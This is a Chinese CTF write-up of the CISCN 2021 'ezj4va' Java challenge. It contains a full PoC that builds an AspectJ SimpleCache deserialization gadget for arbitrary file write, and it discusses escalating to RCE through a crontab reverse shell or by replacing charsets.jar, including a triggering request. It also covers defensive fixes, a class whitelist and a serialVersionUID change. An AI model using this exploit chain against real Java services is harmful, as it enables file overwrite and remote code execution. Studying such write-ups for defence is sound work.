



# CISCN 2021 ezj4va与Fix思路

阅读量 **142223** | 

发布时间 : 2021-08-17 14:30:25

分享到: 



比赛过程中发现了漏洞点并且提示是写入文件然后rce，不过在封装恶意类的时候一直报错，然后就一直到比赛结束也没有调试出来，不过之后问了Mrkaixin师傅发现自己的一下小问题，然后在问了学长hpdoger给了思路可能是springboot任意选择文件写到rce的利用，于是自己又打开了idea开始研究。再次非常感谢Mrkaixin师傅和学长朱师傅。


## 搭建环境

在比赛中我们可以访问robots.txt访问源代码，然后下载之后在本地搭建，使用maven环境，这里有点配置环境自己想办法咯，因为比赛的时候是断网的，还好自己之前下载了很多包使用，搭建之后就可以看一下项目目录。

### 文章目录

- 搭建环境
- 代码审计
- 构造poc
  - 完整的poc
- RCE思路
- Fix思路
  - hook
  - 修改suid
- 总结





文章目录

- 搭建环境
- 代码审计
- 构造poc
  - 完整poc
- RCE思路
- Fix思路
  - hook
  - 修改suid
- 总结

项目启动详细在launch/Main可以看到，并且是以tomcat启动端口8081。

代码审计

接下来就是代码审计，审计思路是先看控制器controller。在IndexController控制器中存在下载功能也就是下载我们的源代码，不过并没有任意文件下载。。。。

```
private void download(HttpServletResponse resp) throws IOException, URISyntaxException {
    File f = new File(Main.getRootFolder().getAbsolutePath(), "child: target/classes/www.zip");
    if(f.exists()){
        FileInputStream fis = new FileInputStream(f);
        String filename= URLEncoder.encode(f.getName(), enc: "utf-8");
        byte[] b = new byte[fis.available()];
        fis.read(b);
        resp.setCharacterEncoding("utf-8");
        resp.setHeader( s: "Content-Disposition", s1: "attachment; filename="+filename+"");
        //获取响应报文输出流对象
        ServletOutputStream out =resp.getOutputStream();
        //输出
        out.write(b);
        out.flush();
        out.close();
    }
}
```

然后在看CartController控制器里面根据不同的路由触发不同的操作而都是简单的操作，添加add 查询query 删除remove操作。

## 文章目录

[搭建环境](#)[代码审计](#)[构造poc](#)[完整的poc](#)[RCE思路](#)[Fix思路](#)[hook](#)[修改suid](#)[总结](#)

```
@Override
protected void service(HttpServletRequest req, HttpServletResponse resp) throws
    String uri = req.getRequestURI();
    if(uri.startsWith("/cart/add"))
        add(req,resp);
    else if(uri.startsWith("/cart/query"))
        query(req,resp);
    else if(uri.startsWith("/cart/remove"))
        remove(req,resp);
}
```

安全客 ( www.anquanke.com )

简单的看了一下具体的操作都是我们可以控制get参数skus和cookie值

```
private void add(HttpServletRequest req, HttpServletResponse resp) throws IOException {
    String skus=req.getParameter(s: "skus"),oldCart=null;
    Cookie[] cookies = req.getCookies();
    if(cookies!=null&&cookies.length>0){
        for(Cookie cookie:cookies){
            if("cart".equals(cookie.getName()))
                oldCart=cookie.getValue();
        }
    }
}
```

安全客 ( www.anquanke.com )

并且每个操作下都有对参数值进行了序列化和反序列化操作。然后跟进发现有一个接口，是其具体方法的实现。

```
public interface CartService {

    Cart addToCart(String skus, String oldCartStr) throws Exception;

    Cart query(String oldCart) throws Exception;

    Cart remove(String skus, String oldCartStr) throws Exception;
}
```

安全客 ( www.anquanke.com )

我们就看一个基本上就可以了，如下我们看addToCart方法。将我们的参数值进行反序列化之后添加到map集合里面。

```
@Override
public Cart addToCart(String skus, String oldCartStr) throws Exception {
    Cart toAdd =(Cart) Deserializer.deserialize(skus);//反序列化
    Cart cart=null;
    if(oldCartStr!=null)
        cart= (Cart) Deserializer.deserialize(oldCartStr);//cookie
    if(cart==null)
        cart=new Cart();

    if(toAdd.getSkuDescribe()!=null){
        Map skuDescribe = cart.getSkuDescribe();// (SimpleCache.StoreableCachingMap) simpleCache
        for(Map.Entry<String, Object> entry:toAdd.getSkuDescribe().entrySet()){
            skuDescribe.put(entry.getKey(),entry.getValue());//获得key 和 value
        }
    }

    if(toAdd.getSkuPrice()!=null){
        Map<String, BigDecimal> skuPrice = cart.getSkuPrice();
        for(Map.Entry<String, BigDecimal> entry:toAdd.getSkuPrice().entrySet()){
            String key = entry.getKey();
            BigDecimal oldPrice=skuPrice.getOrDefault(key,new BigDecimal( val: "0"));
            skuPrice.put(key,entry.getValue().add(oldPrice));
        }
    }

    return cart;
}
```

安全客 ( www.anquanke.com )

其他的操作一样，然后看看反序列化的实现，可以发现是直接反序列化base64编码的参数。

```
public class Deserializer{
    //base64数据
    public static Object deserialize(String base64data) throws IOException, ClassNotFoundException {
        ByteArrayInputStream bais = new ByteArrayInputStream(Base64.getDecoder().decode(base64data));
        ObjectInputStream ois = new ObjectInputStream(bais);
        Object obj = ois.readObject();
        ois.close();
        return obj;
    }
}
```

安全客 ( www.anquanke.com )

然后基本上了解了大体上项目思路，我们可以控制get参数和cookie参数并且去执行添加查询删除操作，注意一点这里的get参数和cookie参数必须为Cart类。不然会报错。

然后在比赛中自己发现query方法的实现非常简单直接进行反序列化操作。

```
@Override
public Cart query(String oldCart) throws Exception{
    return (Cart) Deserializer.deserialize(oldCart);
}
```

安全客 ( www.anquanke.com )

当时感觉wc!直接利用cc链直接打啊，然后去满怀期待的看看pom.xml文件。。。

## 文章目录

[搭建环境](#)[代码审计](#)[构造poc](#)[完整poc](#)[RCE思路](#)[Fix思路](#)[hook](#)[修改suid](#)[总结](#)

```
<dependencies>
  <dependency>
    <groupId>org.apache.tomcat.embed</groupId>
    <artifactId>tomcat-embed-core</artifactId>
    <version>8.5.11</version>
  </dependency>
  <dependency>
    <groupId>org.aspectj</groupId>
    <artifactId>aspectjweaver</artifactId>
    <version>1.7.4</version>
  </dependency>
  <dependency>
    <groupId>com.alibaba</groupId>
    <artifactId>fastjson</artifactId>
    <version>1.2.32</version>
  </dependency>
</dependencies>
```

安全客 ( www.anquanke.com )

## 文章目录

搭建环境

代码审计

构造poc

完整poc

RCE思路

Fix思路

hook

修改suid

总结

并没有cc组件和漏洞组件。。。这里的fastjson和aspectj是自己修改的版本因为不想在下载其他的。而对于fastjson原来版本是1.2.72无漏洞除非有0day!并且也利用不了。而aspectj原版本是1.9.5, 然后让队友去利用可以上网的靶机搜索aspectj版本漏洞果然有一个写入文件漏洞, 需要配合cc链, 而项目并没有cc组件。那就先看aspectj的利用文章。

### 看看调用栈

Gadget chain:

```
HashSet.readObject()
  HashMap.put()
    HashMap.hash()
      TiedMapEntry.hashCode()
        TiedMapEntry.getValue()
          LazyMap.get()
            SimpleCache$StorableCachingMap.put()
              SimpleCache$StorableCachingMap.writeToPath()
                FileOutputStream.write()
```

看了这个之后, 大概懂了为什么需要cc组件, TiedMapEntry和LazyMap都是cc组件里面的类。所以前面的我们根本不能使用, 然后看下面的需要了 SimpleCache\$StorableCachingMap#put, 回顾我们之前项目的操作过程, 里面是不是操作了一个put方法将数据put到map集合里面?那这链子不是就通了?

```
@Override
public Cart addToCart(String skus, String oldCartStr) throws Exception {
    Cart toAdd = (Cart) Deserializer.deserialize(skus); // 反序列化
    Cart cart = null;
    if (oldCartStr != null) {
        cart = (Cart) Deserializer.deserialize(oldCartStr); // cookie
    }
    if (cart == null) {
        cart = new Cart();
    }

    if (toAdd.getSkuDescribe() != null) {
        Map skuDescribe = cart.getSkuDescribe(); // (SimpleCache.StoreableCachingMap) simpleCache
        for (Map.Entry<String, Object> entry : toAdd.getSkuDescribe().entrySet()) {
            skuDescribe.put(entry.getKey(), entry.getValue()); // 获得key 和 value
        }
    }
}
```

安全客 ( www.anquanke.com )

所以现在的调用栈

Gadget chain:

```
CartServiceImpl.addToCart() //反序列化成cart对象
    Deserializer.readObject()
        CartServiceImpl.addToCart()//存在put方法
            SimpleCache$StorableCachingMap.put()
                SimpleCache$StorableCachingMap.writeToPath()
                    FileOutputStream.write()
```

然后在看看最后的写入文件过程

```
public Object put(Object key, Object value) {
    try {
        String path = null;
        byte[] valueBytes = (byte[])((byte[])value);
        if (Arrays.equals(valueBytes, SimpleCache.SAME_BYTES)) {
            path = "IDEM";
        } else {
            path = this.writeToPath((String)key, valueBytes);
        }
    }
}
```

安全客 ( www.anquanke.com )

然后调用writeToPath方法

```
private String writeToPath(String key, byte[] bytes) throws IOException {
    String fullPath = this.folder + File.separator + key;
    FileOutputStream fos = new FileOutputStream(fullPath);
    fos.write(bytes);
    fos.flush();
    fos.close();
    return fullPath;
}
```

安全客 ( www.anquanke.com )

文件内容和文件里面的值我们都可以控制，所以可以成功写入文件。

## 构造poc

因为前文件说了控制的参数需要是cart类，不能反序列化的所以要报错。所以我们直接在项目domain/cart里面构造。

首先我们让cookie序列化之后的cart类的SkuDescribe首先为我们的恶意类SimpleCache，并且类型为一个map。这样需要注意一下不然构造poc的时候报错。

## 文章目录

- 搭建环境
- 代码审计
- 构造poc
  - 完整的poc
- RCE思路
- Fix思路
  - hook
  - 修改suid
- 总结

```

Map<String, Object> skuDescribe;
Map<String, BigDecimal> skuPrice;


BigDecimal totalPrice;
BigDecimal payPrice;
BigDecimal couponPrice;

public Cart() {
    skuDescribe = new HashMap<>();
    skuPrice = new HashMap<>();
}

```

安全客 ( www.anquanke.com )

这里我们可以利用一部分ys0里面的poc。然后直接给setSkuDescribe进去一个恶意的对象simpleCache，这里需要注意一下因为SimpleCache类的内部类StoreableCachingMap属性是private的要报错，解决的方法是在当前项目目录下建立一样的类并且修改内部类StoreableCachingMap的属性为public。



```

Constructor ctor = Reflections.getFirstCtor("org.aspectj.weaver.tools.cache.SimpleCache");
Object simpleCache = ctor.newInstance(".", 12); // 获得obj

```

直接set进去要报错因为数据类型不匹配，也正是我前面说的SkuDescribe类型是map，然后我们就封装成map就欧克。

```

cart.setSkuDescribe(simpleCache);
return cart;

```

Required type: Map <java.lang.String, java.lang.Object>  
Provided: Object

安全客 ( www.anquanke.com )

```
cart.setSkuDescribe((Map<String, Object>) simpleCache);
```

然后我们cookie参数获得构造好了，之后在构造我们的get数据写入文件。

```

public Cart addToCart(String skus, String oldCartStr) throws Exception {
    Cart toAdd = (Cart) Deserializer.deserialize(skus); // 反序列化
    Cart cart = null;
    if (oldCartStr != null)
        cart = (Cart) Deserializer.deserialize(oldCartStr); // cookie
    if (cart == null)
        cart = new Cart();

    if (toAdd.getSkuDescribe() != null) {
        Map skuDescribe = cart.getSkuDescribe(); // (SimpleCache.StoreableCachingMap) simpleCache
        for (Map.Entry<String, Object> entry : toAdd.getSkuDescribe().entrySet()) { // 循环
            skuDescribe.put(entry.getKey(), entry.getValue()); // 获得key 和 value
        }
    }
}

```

文件名 文件内容

安全客 ( www.anquanke.com )

## 文章目录

- 搭建环境
- 代码审计
- 构造poc
  - 完整poc
- RCE思路
- Fix思路
  - hook
  - 修改suid
- 总结

我们还是直接setSkuDescribe一个Map进去，map的key为文件名value为文件内容。

```
Map map = new HashMap();
String filepath = "1.txt";
String data = readFile(filepath);//自己写了一个读文件的函数
map.put("2.txt",data.getBytes(StandardCharsets.UTF_8));//编码
cart.setSkuDescribe(map);
```

然后一起将get和cookie的值进行base64编码发送就欧克就能成功写入文件。

### 完整的poc

```
public static String readFile(String filePath) throws Exception{
    // 根据path路径实例化一个输入流的对象
    FileInputStream fis = new FileInputStream(filePath);
    //2. 返回这个输入流中可以被读的剩下的bytes字节的估计值;
    int size = fis.available();
    System.out.println(size);
    //3. 根据输入流中的字节数创建byte数组;
    byte[] array = new byte[size];
    //4.把数据读取到数组中;
    fis.read(array);
    //5.根据获取到的Byte数组新建一个字符串，然后输出;
    String result = new String(array);
    result = result.replaceAll("\r|\n", "");
    fis.close();
    return result;
}

public static Cart cookiePayload() throws Exception {
    Cart cart = new Cart();
    Constructor ctor = Reflections.getFirstCtor("org.aspectj.weaver.tools.cache.SimpleCache");
    Object simpleCache = ctor.newInstance(".", 12);//获得obj
    cart.setSkuDescribe((Map<String, Object>) simpleCache);
    return cart;
}

public static Cart getPayload() throws Exception {
    Map map = new HashMap();
    Cart cart = new Cart();
    String filepath = "1.txt";
    String data = readFile(filepath);
    map.put("2.txt",data.getBytes(StandardCharsets.UTF_8));//编码
    cart.setSkuDescribe(map);
    return cart;
}

public static String getURLEncoderString(String str) {
    String result = "";
    if (null == str) {
        return "";
    }
}
```

## 文章目录

[搭建环境](#)[代码审计](#)[构造poc](#)[完整的poc](#)[RCE思路](#)[Fix思路](#)[hook](#)[修改suid](#)[总结](#)



```
    try {
        result = java.net.URLEncoder.encode(str, "UTF-8");
    } catch (UnsupportedEncodingException e) {
        e.printStackTrace();
    }
    return result;
}

public static String URLDecoderString(String str) {
    String result = "";
    if (null == str) {
        return "";
    }
    try {
        result = java.net.URLDecoder.decode(str, "UTF-8");
    } catch (UnsupportedEncodingException e) {
        e.printStackTrace();
    }
    return result;
}

public static String Exp(Cart poc)throws Exception{
    ByteArrayOutputStream baos = new ByteArrayOutputStream();
    ObjectOutputStream oos = new ObjectOutputStream(baos);
    oos.writeObject(poc);
    baos.close();
    return (new BASE64Encoder().encode(baos.toByteArray()).replace("\r\n", ""));
}

public static void main(String[] args) throws Exception {
    System.out.println("-----get数据-----");
    System.out.println(getURLEncoderString(Exp(getPayload())));
    System.out.println("-----cookie数据-----");
    System.out.println(Exp(cookiePayload()));
}
```

## RCE思路

不过能写入文件并不能拿到flag,然后放了hint我记得是rce什么的。不过在之后的fix模式才知道项目是直接打包了jar  
java -jar xx.jar启动, 那写入文件有啥用? ?

下面的思路是学长hpdoger给的说让我看看《[Spring Boot Fat Jar 写文件漏洞到稳定 RCE 的探索](#)》这篇文章。

这也是我们的问题。

思路一:

写入crontab 计划任务文件, 然后反弹shell。不过我也不知道有没有权限。。。

## 文章目录

- 搭建环境
- 代码审计
- 构造poc
  - 完整poc
- RCE思路
- Fix思路
  - hook
  - 修改suid
- 总结

思路二:

如果找到一种方法可以控制程序在指定的写文件漏洞可控的文件范围内，主动触发初始化恶意的类，就有可能让写文件漏洞变成代码执行漏洞。简单的说就是我们写入的文件进行了初始化操作会执行 static 代码块、static 属性引用的方法等，还可能执行构造器中的代码。然后将命令放在静态代码里面就可以执行了。

而这个文件范围在文章中说了可能是更底层的“系统的 classpath 目录”，即 JDK HOME 目录下。

既：/jre/lib/charsets.jar文件。

接下来就需要解决一个问题我们可以写入这个文件然后怎么触发？既：怎么主动触发可以控制类名的类初始化行为。

文章中有具体的分析这里就给出poc，替换过 charsets.jar 后，用如下的数据包就可触发 RCE 了 ^\_^:

```
GET / HTTP/1.1
Accept: text/html;charset=GBK
```

```
import requests
headers = {"Accept": "text/html;charset=GBK"}
requests.get(url, headers=headers)
```

思路三:

使用spi ServiceLoader.load(CharsetProvider.class, cl);我只需要在系统的classpath中添加一个SPI类就行了。然后就是继承CharsetProvider重写里面的方法当利用Charset.forName()的时候触发rce。

思路四:

hook sun.nio.cs.ext.ExtendedCharsets 我们可以重写这个类然后添加恶意代码然后执行命令。可以劫持系统程序，不论是javac.exe编译字节码，还是运行jvm等，都会触发Charset.forName()。不过在该题目不能使用，因为题目环境是一直在运行的，不会重新启动所以也不会触发。

基本上利用的思路都是覆盖文件（替换charsets.jar包/写入classes文件夹）然后通过Charset.forName()触发。

不过在这个题目中自己测试了一下通过“Accept”: “text/html;charset=evil;”触发不了，在回过头来看根本没有import springframework导致利用不成功。并且项目里面自己没有找到Charset.forName()触发点。。。。。

不过思路可能是这个吧？！只是个人的猜想，不过这个题确实自己思考了有一段时间。

先挖一个坑在这里吧。。。。。。。。。

## Fix思路

之后的一个小时就是fix模式，对于java的fix自己最开始是完全没有思路的，是比赛结束之后自己学的思路和方法。于是就简单的记录一下。

[github上有一篇文章写的比较全](#) 这里自己只是实现其中的一个方法，而该方法也是SerialKiller项目的底层原理，也是很多框架使用的方法。

### hook

hook ObjectInputStream类的resolveClass方法

需要继承Java.io.ObjectInputStream实现一个子类，在子类中重写resolveClass方法，以实现在其中通过判断类名来过滤危险类。然后在JavaSerializer类中使用这个子类来读取序列化数据，从而修复漏洞。

新建一个工具类：utils/Fix

```
package ciscn.fina1.ezj4va.utils;
```

## 文章目录

搭建环境

代码审计

构造poc

完整的poc

RCE思路

Fix思路

hook

修改suid

总结

```
import ciscn.fina1.ezj4va.domain.Cart;
import java.io.*;

public class Fix extends ObjectInputStream {
    public Fix(InputStream inputStream)
        throws IOException {
        super(inputStream);
    }
    /**
     * 只允许反序列化Cart.class
     */
    @Override
    protected Class<?> resolveClass(ObjectStreamClass desc) throws IOException,
        ClassNotFoundException {
        if (!desc.getName().equals(Cart.class.getName())) {
            throw new InvalidClassException(
                "Unauthorized deserialization attempt",
                desc.getName());
        }
        return super.resolveClass(desc);
    }
}
```

并且修改Deserializer类

```
package ciscn.fina1.ezj4va.utils;

import java.io.ByteArrayInputStream;
import java.io.IOException;
import java.io.ObjectInputStream;
import java.util.Base64;

public class Deserializer{
    public static Object deserialize(String base64data) throws IOException, ClassNotF
        ByteArrayInputStream bais = new ByteArrayInputStream(Base64.getDecoder().decc
        Fix fix = new Fix(bais);
        Object obj = fix.readObject();
        fix.close();
        return obj;
    }
}
```

## 修改suid

这个修复方案，是从Xenny师傅那学的，是通过修改关键类中(也就是题目的cart类)的serialVersionUID，[serialVersionUID](#)可以理解为java序列化的标识，只有满足序列化后的serialVersionUID值和序列化前的值一样才可以成功反序列化。不然会报出InvalidClassException错。可以这样理解因为出题人的exp肯定是构造好了的，于cart类的suid也是对应的，所以如果我们修改cart类的suid就会报错，并且这里可以使用工具修改就不需要反编译和打包了。


JByteMod-1.8.2

## 文章目录

- 搭建环境
- 代码审计
- 构造poc
  - 完整poc
- RCE思路
- Fix思路
  - hook
  - 修改suid
- 总结

文章目录

- 搭建环境
- 代码审计
- 构造poc
  - 完整poc
- RCE思路
- Fix思路
  - hook
  - 修改suid
- 总结



需要注意的是运行这个工具的时候jre运行环境一定要与项目的运行环境一致。

其他fix思路想不到希望师傅们能给出好方法。

总结

非常感谢Mrkaixin师傅和学长朱师傅还有Xenny师傅。虽然这个题最后还是没有RCE，不过有思路了，还学习了Spring Boot Fat Jar写文件漏洞到稳定RCE，并且学习了java序列化题的fix思路和方法，总的来说这个题出的非常好，自己学习了不少。

最后: 给出题目环境和可能需要利用的的jar [github](#)

参考:

- <https://xz.aliyun.com/t/9168>
- <https://landgrey.me/blog/22/>
- <https://www.cnblogs.com/wh4am1/p/14681335.html>
- <https://github.com/LandGrey/spring-boot-upload-file-lead-to-rce-tricks>

一篇好文章

本文由 **Firebasky** 原创发布  
转载, 请参考 转载声明, 注明出处: <https://www.anquanke.com/post/id/249651>  
安全客 - 有思想的安全新媒体

CTF

Java

4赞

收藏